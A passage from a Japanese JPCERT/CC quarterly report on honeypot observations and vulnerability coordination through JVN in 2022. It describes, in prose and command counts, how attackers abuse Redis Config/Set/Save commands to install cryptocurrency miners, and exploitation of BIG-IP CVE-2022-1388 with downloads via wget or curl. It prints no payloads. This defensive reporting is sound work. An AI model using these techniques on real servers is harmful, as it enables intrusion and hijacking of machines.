


［図 1-5：宛先ポート別グラフ トップ 6-10（2022 年 4 月 1 日-6 月 30 日）］

また、過去 1 年間（2021 年 7 月 1 日-2022 年 6 月 30 日）における、宛先ポート別パケット数の上位 1～5 位および 6～10 位を［図 1-6］と［図 1-7］に示します。



［図 1-6：宛先ポート別グラフ トップ 1-5（2021 年 7 月 1 日-2022 年 6 月 30 日）］



［図 1-7：宛先ポート別グラフ トップ 6-10（2021 年 7 月 1 日-2022 年 6 月 30 日）］


本四半期に最も多く観測されたパケットは 23/TCP（telnet）宛の通信でした。特に 5 月 8 日以降、増加が続いており、6 月 20 日での受信パケットは 5 月 8 日の 1.5 倍程度に達しています。次いで多く観測されたパケットが 6379/TCP（redis）宛の通信です。また Android ADB が使用する 5555/TCP 宛の通信が 5 番目に入りました。それ以外のポートに関しては特筆すべき変化はありませんでした。

1.3.2.4. 定点観測網の拡充に向けた運用とその分析

JPCERT/CC では、インターネット上に低対話型ハニーポットを設置して攻撃者から送られてくる種々の通信内容を収集し、攻撃活動を分析しています。現在は、HTTP プロトコルと Redis で用いるプロトコル RESP（REdis Serialization Protocol）に応答する 2 種類のハニーポットを運用しています。

(1) Redis に対する攻撃活動

前四半期には比較的少数で推移していた Redis に対する攻撃活動ですが、今四半期から増加傾向に転じています。



［図 1-8：低対話型ハニーポットにおける 6379/TCP 宛の通信の観測件数推移］

攻撃の手法は前四半期と大差がなく、Config（Redis の設定情報を読み書き）、Set（値を設定）、Save（保存、データ永続化）コマンドを組み合わせることで悪意のあるスクリプトを Redis 上で実行させようとするものでした。全パケットのうち約 83%が、このような攻撃を試みる通信のものでした。この攻撃で用いられている悪意のあるスクリプトの多くは暗号通貨の採掘に用いられるマルウェアをダウンロード・実行させるものであることも確認しています。

JPCERT/CC では、このような攻撃活動を行う不正なホスト並びにマルウェアの配布元となっているホストのテイクダウンに向けた活動を引き続き行っていく予定です。

［表 1-2：RESP に応答するハニーポットで観測したコマンド一覧］


コマンド	件数
Set	1,125
Config	934
Save	562
Flushall	192
Command	113
Info	89
Ping	43
Nonexistent	35
Quit	35
Saveof	9
Cluster	5
Pubsub	5
Help	4
Module	3
System.exec	3
Eval	2
Scan	2
Keys	1

(2) BIG-IP 製品の脆弱性 CVE-2022-1388 を狙った攻撃パケット

2022 年 5 月 4 日に公表された BIG-IP 製品の脆弱性（CVE-2022-1388）を悪用する通信を観測しました。5 月 7 日頃から概念実証コードがインターネット上に公開され、その後およそ 1 カ月間、攻撃パケットが観測されました。

本脆弱性により、BIG-IP の管理インタフェースへアクセスする際の認証（iControl REST 認証）を回避でき、結果として任意のコードを実行できるようになります。観測した攻撃パケットの多くは、公開された概念実証コードが生成する HTTP ヘッダー情報や実行するコマンドをそのまま使用していました。一部の攻撃パケットにおいて、外部のアドレスからファイルをダウンロードしようとする wget や curl などのコマンドも観測されました。

以上の観測結果は、定点観測友の会や通信事業者に対して情報提供を行っています。



［図 1-9：ハニーポットにおける BIG-IP の脆弱性を狙った通信の観測件数推移］

2. 脆弱性関連情報流通促進活動

JPCERT/CC は、ソフトウェア製品利用者の安全確保を図ることを目的として、発見された脆弱性情報を適切な範囲に適時に開示して製品開発者による対策を促進し、脆弱性情報と製品開発者が用意した対策情報を脆弱性情報ポータル JVN（Japan Vulnerability Notes；独立行政法人情報処理推進機構［IPA］と共同運営）を通じて公表することで広く注意喚起を行う活動を行っています。さらに、脆弱性の作り込みを防ぐためのセキュアコーディングの普及や、制御システムの脆弱性の問題にも取り組んでいます。

2.1. 脆弱性関連情報の取り扱い状況

2.1.1. 受付機関である独立行政法人情報処理推進機構（IPA）との連携

JPCERT/CC は、経済産業省告示「ソフトウエア製品等の脆弱性関連情報に関する取扱規程」（平成 29 年経済産業省告示第 19 号（以下「本規程」）に基づいて製品開発者とのコーディネーションを行う「調整機関」に指定されています。本規程で受付機関に指定されている IPA から届け出情報の転送を受け、本規程を踏まえて取りまとめられた「情報セキュリティ早期警戒パートナーシップガイドライン（以下「パートナーシップガイドライン」）に従って、対象となる脆弱性に関係する製品開発者の特定、脆弱性関連情報の適切な窓口への連絡、開発者による脆弱性の検証などの対応や脆弱性情報の公表スケジュール等に関する調整を行い、原則として、調整した公表日に JVN を通じて脆弱性情報等を一般に公表しています。JPCERT/CC は、脆弱性情報の分析結果や脆弱性情報の取り扱い状況の情報交換を行うなど、IPA と緊密な連携を行っています。なお、脆弱性関連情報に関する四半期ごとの届け出状況については、次の Web ページをご参照ください。

独立行政法人情報処理推進機構（IPA）脆弱性対策
https://www.ipa.go.jp/security/vuln/


2.1.2. Japan Vulnerability Notes（JVN）において公表した脆弱性情報および対応状況

JVN で公表している脆弱性情報は、本規程に従って国内で届け出られた脆弱性に関するもの（以下、「国内取扱脆弱性情報」;「JVN#」に続く 8 桁の数字の形式の識別子を付与している；例：JVN#12345678）と、それ以外の脆弱性に関するもの（以下「国際取扱脆弱性情報」;「JVNVU#」に続く 8 桁の数字の形式の識別子を付与している；例：JVNVU#12345678）の 2 種類に分類されます。

国際取扱脆弱性情報には、CERT/CC や CISA ICS 、NCSC-NL、NCSC-FI といった海外の調整機関に届け出がなされ国際調整が行われた脆弱性情報や、海外の製品開発者から JPCERT/CC に直接届け出がなされた自社製品の脆弱性情報、海外の発見者から JPCERT/CC に直接届け出がなされた脆弱性情報等が含まれます。なお、国際取扱脆弱性情報には、US-CERT からの脆弱性注意喚起等の邦訳を含めていますが、これには「JVNTA」に続く 8 桁数字の形式の識別子（例えば JVNTA#12345678）を使っています。

本四半期に JVN において公表した脆弱性情報は 121 件（累計件 4,473）で、累計の推移は［図 2-1］に示すとおりです。本四半期に公表された個々の脆弱性情報に関しては、次の Web ページをご参照ください。

JVN（Japan Vulnerability Notes）
https://jvn.jp/



［図 2- 1：JVN 公表累積件数］


本四半期において公表に至った脆弱性情報のうち、国内取扱脆弱性情報は 24 件（累計 2,005 件）で、累計の推移は ［図 2-2］に示すとおりです。本四半期に公表した 24 件の内訳は、国内の単一の製品開

発者の製品に影響を及ぼすものが 14 件（このうち自社製品の届け出によるものが 4 件）、海外の単一の製品開発者の製品に影響を及ぼすものが 8 件、国内外の複数の製品開発者の製品に影響を及ぼすものが 2 件ありました。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリーごとの内訳は、［表 2-1］のとおりです。本四半期は、組込系製品が 6 件と最も多く、次いでプラグイン 4 件、続いてサーバー製品が 3 件、CMS とアプリケーションフレームワークがそれぞれ 2 件、iOS アプリケーション、Linux カーネル、Windows アプリケーション、ウェブブラウザー、グループウェア、制御系製品、マルチプラットフォームアプリケーションがそれぞれ 1 件でした。

［表 2-1：公表を行った国内取扱脆弱性情報の件数の製品カテゴリー内訳］

製品分類	件数
組込系製品	6
プラグイン	4
サーバー製品	3
CMS	2
アプリケーションフレームワーク	2
iOS アプリケーション	1
Linux カーネル	1
Windows アプリケーション	1
ウェブブラウザー	1
グループウェア	1
制御系製品	1
マルチプラットフォームアプリケーション	1



［図 2- 2：公表を行った国内取扱脆弱性情報の累積件数］


本四半期に公表した国際取扱脆弱性情報は 97 件（累計 2,468 件）で、累計の推移は［図 2-3］に示すとおりです。97 件のアドバイザリのうち、海外調整機関や製品開発者等からの届け出によるものおよび製品開発者による脆弱性情報公開の事前通知によるものは 32 件（このうち複数製品開発者の製品に影響を及ぼすものは 11 件）、国内外の発見者からの届け出によるものは 5 件、JPCERT/CC が注意喚起として発行したものは 60 件でした。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリー内訳は、［表 2-2］のとおりです。本四半期は、制御系製品が 63 件と最も多く、次いで組込系製品が 6 件、アプリケーションフレームワークと医療機器がそれぞれ 4 件、ウェブサーブレットコンテナとサーバー製品がそれぞれ 3 件、IT 資産管理アプリケーション、アンチウイルス製品、プロトコル、ライブラリがそれぞれ 2 件、CMS、DNS、macOS アプリケーション、Windows アプリケーション、ウェブアプリケーション、マルチプラットフォームアプリケーションがそれぞれ 1 件でした。

本四半期も、国際取扱脆弱性情報の中には、製品開発者自身が届け出たものや、自社製品に関する脆弱性情報を公開に先立って JPCERT/CC へ事前に通知したものが比較的多く見られました。また、国内外の発見者からの届け出によるものも、本四半期においては比較的多くありました。このような製品開発者自身から広く一般への告知を目的としたものや、国内外の発見者から直接 JPCERT/CC に届け出られるもの等も含めて、脆弱性情報の流通、調整および公開を幅広く行っています。

［表 2-2：公表を行った国際取扱脆弱性情報の件数の製品カテゴリー内訳］

製品分類	件数
制御系製品	63
組込系製品	6
アプリケーションフレームワーク	4
医療機器	4
ウェブサーブレットコンテナ	3
サーバー製品	3
IT 資産管理アプリケーション	2
アンチウイルス製品	2
プロトコル	2
ライブラリ	2
CMS	1
DNS	1
macOS アプリケーション	1
Windows アプリケーション	1
ウェブアプリケーション	1
マルチプラットフォームアプリケーション	1



［図 2-3：国際取扱脆弱性情報の公表累積件数］

2.1.3. 連絡不能開発者とそれに対する対応の状況等

本規程に基づいて報告された脆弱性について、製品開発者と連絡が取れない場合には、2011 年度以降、当該製品開発者名を JVN 上で「連絡不能開発者一覧」として公表し、連絡の手掛かりを広く求めています。これまでに 251 件（製品開発者数で 164 件）を公表し、50 件（製品開発者数で 30 件）の調整を再開することができ、脆弱性関連情報の取り扱いにおける「滞留」の解消に一定の効果を上げています。本四半期に連絡不能開発者一覧に新たに掲載した案件はありませんでした。本四半期末日時点で、合計 200 件の連絡不能開発者案件を掲載しており、継続して製品開発者や関係者からの連絡および情報提供を呼びかけています。

こうした呼びかけによっても製品開発者と連絡が取れない場合、IPA が招集する公表判定委員会が妥当と判断すれば公表できるように 2014 年から制度が改正されました。これまでに 2015 年度、2017 年度、2019 年度に公表判定委員会が開催され、そこでの審議を経て、累計で 30 件（製品開発者数で 19 件）を JVN の「Japan Vulnerability Notes JP（連絡不能）一覧」に掲載しています。

連絡不能開発者一覧
https://jvn.jp/reply/index.html

Japan Vulnerability Notes JP（連絡不能）一覧
https://jvn.jp/adj/

2.1.4. 海外 CSIRT との脆弱性情報流通協力体制の構築、国際的な活動

JPCERT/CC は、脆弱性情報の円滑な国際的流通のために、米国の CERT/CC および CISA ICS、英国の NCSC、フィンランドの NCSC-FI、オランダの NCSC-NL など脆弱性情報ハンドリングを行っている海外の調整機関と協力関係を結び、必要に応じて脆弱性情報の共有、各国の製品開発者への通知および対応状況の集約、脆弱性情報の公表時期の設定などの調整活動を行っています。

JVN 英語版サイト（https://jvn.jp/en）上の脆弱性情報も日本語版と同時に公表しており、脆弱性情報の信頼できるソースとして、海外のセキュリティ関連組織等からも注目されています。

JPCERT/CC では、2008 年 5 月以降 JVN 英語版サイトの公開を機に CVE 採番を行っており、Top Level Root である MITRE やその他の組織への確認や照会を必要とする特殊なケース（全体の 1 割弱）と製品開発者等 CNA によって採番されたケースを除いて、JVN 上で公表する脆弱性のほぼすべてに CVE 番号を付与しています。本四半期には、JVN で公表したものに対し 52 個の CVE 番号を付与しました。

最初は CVE 番号の付与を、MITRE 社に採番依頼することで実施していましたが、2010 年 6 月には CNA（CVE Numbering Authorities）として CVE 番号を付与し始めました。2018 年には Root の役割を

付与され、製品開発者を新しい CNA に招致する活動やトレーニングなどの活動も行っています。CNA 招致活動の結果として、これまでに三菱電機株式会社、株式会社 LINE、日本電気株式会社（NEC）、株式会社東芝、パナソニック株式会社の 5 社が JPCERT/CC を Root とする CNA として登録されています。
また本四半期においては、株式会社日立製作所を新たに CNA として迎え、現在 6 社が、CNA として自社製品における脆弱性に対し CVE を採番しています
CNA および CVE に関する詳細は、次の Web ページをご参照ください

CNA（CVE Numbering Authority）
https://www.jpcert.or.jp/vh/cna.html

CVE Numbering Authorities
https://www.cve.org/PartnerInformation/Partner#CNA

About CVE
https://www.cve.org/About/Overview

JPCERT/CC Eyes「CNA 活動レポート ～日本の 2 組織が新たに CNA に参加～」
https://blogs.jpcert.or.jp/ja/2020/12/cna-2cna.html

Our CVE Story: JPCERT/CC
https://cve.mitre.org/blog/July072021_Our_CVE_Story_JPCERT_CC.html

2.2. 日本国内の脆弱性情報流通体制の整備

JPCERT/CC では、本規程に従って、日本国内の脆弱性情報流通体制を整備しています。
詳細については、次の Web ページをご参照ください。

脆弱性情報取扱体制
https://www.meti.go.jp/policy/netsecurity/vulinfo.html

脆弱性情報ハンドリングとは？
https://www.jpcert.or.jp/vh/


情報セキュリティ早期警戒パートナーシップガイドライン（2019 年版第 2 版）
https://www.jpcert.or.jp/vh/partnership_guideline2019_r2.pdf

JPCERT/CC 脆弱性情報取扱いガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

2.2.1. 日本国内製品開発者との連携

本規程では、脆弱性情報を提供する先となる製品開発者のリストを作成し、各製品開発者の連絡先情報を整備することが、調整機関である JPCERT/CC に求められています。JPCERT/CC では、製品開発者の皆さまに製品開発者リストへの登録をお願いしています。製品開発者の登録数は、[図 2-4]に示すとおり、2022 年 6 月 30 日現在で 1,077 となっています。登録等の詳細については、次の Web ページをご参照ください。

製品開発者登録
https://www.jpcert.or.jp/vh/register.html



［図 2-4：累計製品開発者登録数］

2.2.2. 製品開発者との定期ミーティング等の実施


JPCERT/CC では、技術情報やセキュリティ・脆弱性の動向などの情報交換や、脆弱性情報流通業務に関する製品開発者との意見交換、また、製品開発者間の情報交換を目的として、脆弱性情報流通の活動にご協力いただいている製品開発者の皆さまとの定期ミーティングや特定のテーマに関する個別ミーティングを開催しています。
本四半期においては、5 月 16 日に制御・組込系の製品開発者との座談会を開催し、脆弱性対応における社内の関係部門と PSIRT との連携について意見交換を行いました。また 5 月 27 日には製品開発者登録ベンダー全体を対象とした定期ミーティングを開催し、脆弱性を悪用する攻撃活動の観測状況の説明、製品開発者へ通知する脆弱性情報の選定に使用するキーワードリストの改定についての説明、PSIRT 向け演習実施事例の紹介、制御・組込系ベンダー向け座談会の実施報告、および、意見交換を行いました。

2.3. VRDA フィードによる脆弱性情報の配信

JPCERT/CC は、大規模組織の組織内 CSIRT 等での利用を想定して、ツールを用いた体系的な脆弱性対応を可能とするため、IPA が運用する MyJVN API を外部データソースとして利用した、VRDA（Vulnerability Response Decision Assistance）フィードによる脆弱性情報の配信を行っています。
VRDA フィードについての詳しい情報は、次の Web ページをご参照ください。

